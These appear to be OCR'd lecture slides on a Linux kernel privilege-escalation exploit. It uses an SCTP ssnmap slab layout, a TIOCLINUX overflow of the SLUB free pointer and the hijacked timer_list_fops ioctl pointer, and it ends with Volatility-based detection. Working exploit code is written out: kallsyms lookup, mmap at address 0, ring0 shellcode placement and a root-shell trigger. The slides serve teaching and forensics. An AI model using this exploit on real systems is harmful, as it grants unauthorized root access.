Segment retransmission and flow control through windowing	No windowing or retransmission
Segment sequencing	No sequencing
Acknowledge segments	No acknowledgement

SCTP

Like a multi-streamed “love child” of TCP and UDP

Reliable, datagram-oriented delivery over multiple streams



Unlike single sequence # per peer in TCP, **sequence #s for each stream**


Stream Control Transport Protocol (SCTP) Seq # Map!

```
struct sctp_stream {
        __u16 *ssn;
        unsigned int len;
};
```

```
struct sctp_ssnmap {
        struct sctp_stream in;
        struct sctp_stream out;
        int malloced;
};
```

allocated version

```
static struct sctp_ssnmap *sctp_ssnmap_init(struct sctp_ssnmap *map,
                                            __u16 in, __u16 out) {
  memset(map, 0x00, sctp_ssnmap_size(in, out));
  /* Start 'in' stream just after the map header. */
  map->in.ssn = (__u16 *)&map[1];
  map->in.len = in;
  /* Start 'out' stream just after 'in'. */
  map->out.ssn = &map->in.ssn[in];
  map->out.len = out;
  return map;
 }
```




Very important: Structure is zeroed on allocation and we can dynamically set # of streams for each SCTP socket!

Timers: Juicy Function Pointers!

```
struct file_operations {
  struct module *owner;
  loff_t (*llseek) (struct file *, loff_t, int);
  ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
  ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
  ssize_t (*aio_read) (struct kiocb *, const struct iovec *, unsigned long, loff_t);
  …
  int (*readdir) (struct file *, void *, filldir_t);
  unsigned int (*poll) (struct file *, struct poll_table_struct *);
  int (*ioctl) (struct inode *, struct file *, unsigned int, unsigned long);
  int (*open) (struct inode *, struct file *);
  int (*flush) (struct file *, fl_owner_t id);
  …
};

static struct file_operations timer_list_fops = {
  .open           = timer_list_open,
  .read           = seq_read,
  .llseek         = seq_lseek,
  .release        = single_release,
};
```



Unlisted fields are **NULL**

Concentrate on ioctl() function pointer, which is NULL (and therefore unused)

```
121  /* parse functions are not bof-free:) */
122  static __u64 get_fops_addr()
123  {
124    FILE* stream;
125    char fbuf[512];
126    char addr[64];
127
128    stream = fopen("/proc/kallsyms", "r");
129    if(!stream)
130      __fatal_errno("open: kallsyms");

131    memset(fbuf, 0x00, sizeof(fbuf));
132    while(fgets(fbuf, sizeof(fbuf), stream) > 0)
133    {
134      char *p = fbuf;
135      char *a = addr;
136      memset(addr, 0x00, sizeof(addr));
137      fbuf[strlen(fbuf)-1] = 0;
138      while(*p != ' ')
139        *a++ = *p++;
140      p += 3;
141      if(!strcmp(p, TIMER_LIST_FOPS))
142        return strtoul(addr, NULL, 16);
143    }
```


mmap()s in Exploit

Address 0x0


```
void *p1 = mmap((void*)0, PAGE_SIZE,
PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_PRIVATE | MAP_ANONYMOUS |
MAP_FIXED, -1, 0);
memset(1, 0x00, PAGE_SIZE);
```

Address 0x10000

```
void *p2 = mmap((void*)0x10000, PAGE_SIZE,
PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_PRIVATE | MAP_ANONYMOUS |
MAP_FIXED, -1, 0);
memset(0x10000, 0x00, PAGE_SIZE);
```



Privilege Escalation Shellcode in 2nd Page…




```
memcpy((void*)0x10000, ring0, sizeof(ring0));
```

Unprivileged userspace process can't execute privilege escalation code w/o help—needs to force kernel to execute it. More on this soon.

Flashback: Monitoring SLUB

- Can closely monitor SLUB behavior through /proc
- Good for debugging / performance monitoring, but also helps exploit development
- For each cache, can determine:
  - Cache type
  - # of in-use objects
  - Total # of objects
  - Size of each object
  - Number of objects in each slab

```
linuxbox$ cat /proc/slabinfo
[…]
kmalloc-32      990   1152    32   128   …
[…]
```


- Total # of objects - # of in-use = # of objects that must be created to force allocation of a new slab!

And Now…

- Allocate *sctp_ssnmap* objects with **22** in/out streams by creating new SCTP connections to a server running inside a thread **until a new slab is created** (we're now at beginning of slab!)
- Now allocate **16** of these objects via **8** new connections and keep track of the file descriptors on the server side
- Each connection creates **2** *sctp_ssnmap* objects!
  - One for client, one for server
- Also note that each SCTP connection writes to stream # STREAM_ZERO or STREAM_ZERO_ALT
- Then close **7** connections to arrive at…

①

After close loop at 468-471:



= allocated

Now programmatically perform a text select operation in the Linux console. This allocates an object on the 128 byte SLUB kmalloc-128 cache AND causes an overflow on the slab!

Last 0xBC will overflow next-free link in slab!

```
void alloc_tioclinux() {
  int i;
  char out[128*3];
  char utf8[3] = { 0xE2, 0x94, 0xBC };
  struct tiocl_selection *sel;
  char *t;
  void *v = malloc(sizeof(struct tiocl_selection) + 1);
  t = (char*)v;
  sel = (struct tiocl_selection *)(t+1);
  memset(out, 0x41, sizeof(out));
  for(i=0; i<128; i++) {
    tiobuffer[(i*3)]=utf8[0];
    tiobuffer[(i*3)+1]=utf8[1];
    tiobuffer[(i*3)+2]=utf8[2];
  }
  *t = TIOCL_SETSEL;
  sel->xs = 1;
  sel->ys = 1;
  sel->xe = 43;
  sel->ye = 1;


  write(1, tiobuffer, sizeof(tiobuffer));
  if(ioctl(1, TIOCLINUX, v) < 0)
    __fatal("[!!] Unable to call TIOCLINUX ioctl(), not on console\n");
}
```

After overflow at 473:

(2)

⊛ 22×4 + 4 + 10×2 = 68

initialized by send at line 301 !! ☺




set-selection buffer

userspace

* overflowed next pointer changes from 512 (ϕx200) to 700 (ϕx2BC)

≷ = allocated


After 474-475 (two more objects)




= allocated

After 476-477 (last two objects)

④



End Result of Exploit



Source: Attacking the Core

Endgame

```
368  static void trigger_fault()
369  {
370    char *argv[]={"/bin/sh", NULL};
371    int fd,i;

372    fd = open("/proc/timer_list", O_RDONLY);
373    if(fd >= 0)
374    {
375      ioctl(fd, 0, 0);
376      __free_stuff();
377      migrate_evil_fd();
378
379      for(i=0; i<4; i++)
380        close(unsafe_fd[i]);

381      if(!getuid())
382      {
383        __msg("[**] Got root!\n");
384        execve("/bin/sh", argv, NULL);
385      }
386    }
387    else
388    {
389      __msg("[**] Cannot open /proc/timer_list");
390      __free_stuff();
391    }
392  }
```

Implementation in `timer_list.c`

```
354 static const struct file_operations timer_list_fops = {
355         .open           = timer_list_open,
356         .read           = seq_read,
357         .llseek         = seq_lseek,
358         .release        = seq_release_private,
359 };
360
361 static int __init init_timer_list_procfs(void)
362 {
363         struct proc_dir_entry *pe;
364
365         pe = proc_create("timer_list", 0444, NULL, &timer_list_fops);
366         if (!pe)
367                 return -ENOMEM;
368         return 0;
369 }
370 __initcall(init_timer_list_procfs);
371
```

Detection


- Detection could involve noting that entries in a particular `kmem_cache` slab aren't in kernel space
- Unfortunately NO support for SLUB in Volatility
- SLAB tracks free, partial, full slabs
- SLUB tracks **only** partial slabs ☹
- But can still validate fops function pointers

```
In [18]: fops=addrspace().profile.get_symbol("timer_list_fops")

In [19]: print fops
18446744071568700928

In [20]: dt("file_operations", fops)
[CType file_operations] @ 0xFFFFFFFF80653600
0x0   : owner                     0
0x8   : llseek                    18446744071565260864
0x10  : read                      18446744071565261104
0x18  : write                     <bound method CType.write of [CType file_operations] @ 0xFFFFFFFF80653600>
0x20  : aio_read                  0
0x28  : aio_write                 0
0x30  : readdir                   0
0x38  : poll                      0
0x40  : ioctl                     65536
0x48  : unlocked_ioctl            0
0x50  : compat_ioctl              0
0x58  : mmap                      0
0x60  : open                      18446744071564625296
0x68  : flush                     0
0x70  : release                   18446744071565258944
0x78  : fsync                     0
0x80  : aio_fsync                 0
0x88  : fasync                    0
0x90  : lock                      0
0x98  : sendpage                  0
0xa0  : get_unmapped_area         0
0xa8  : check_flags               0
0xb0  : dir_notify                0
0xb8  : flock                     0
0xc0  : splice_write              0
0xc8  : splice_read               0
0xd0  : setlease                  0
0xd8  : fsetattr                  0
```

Linux Process Memory



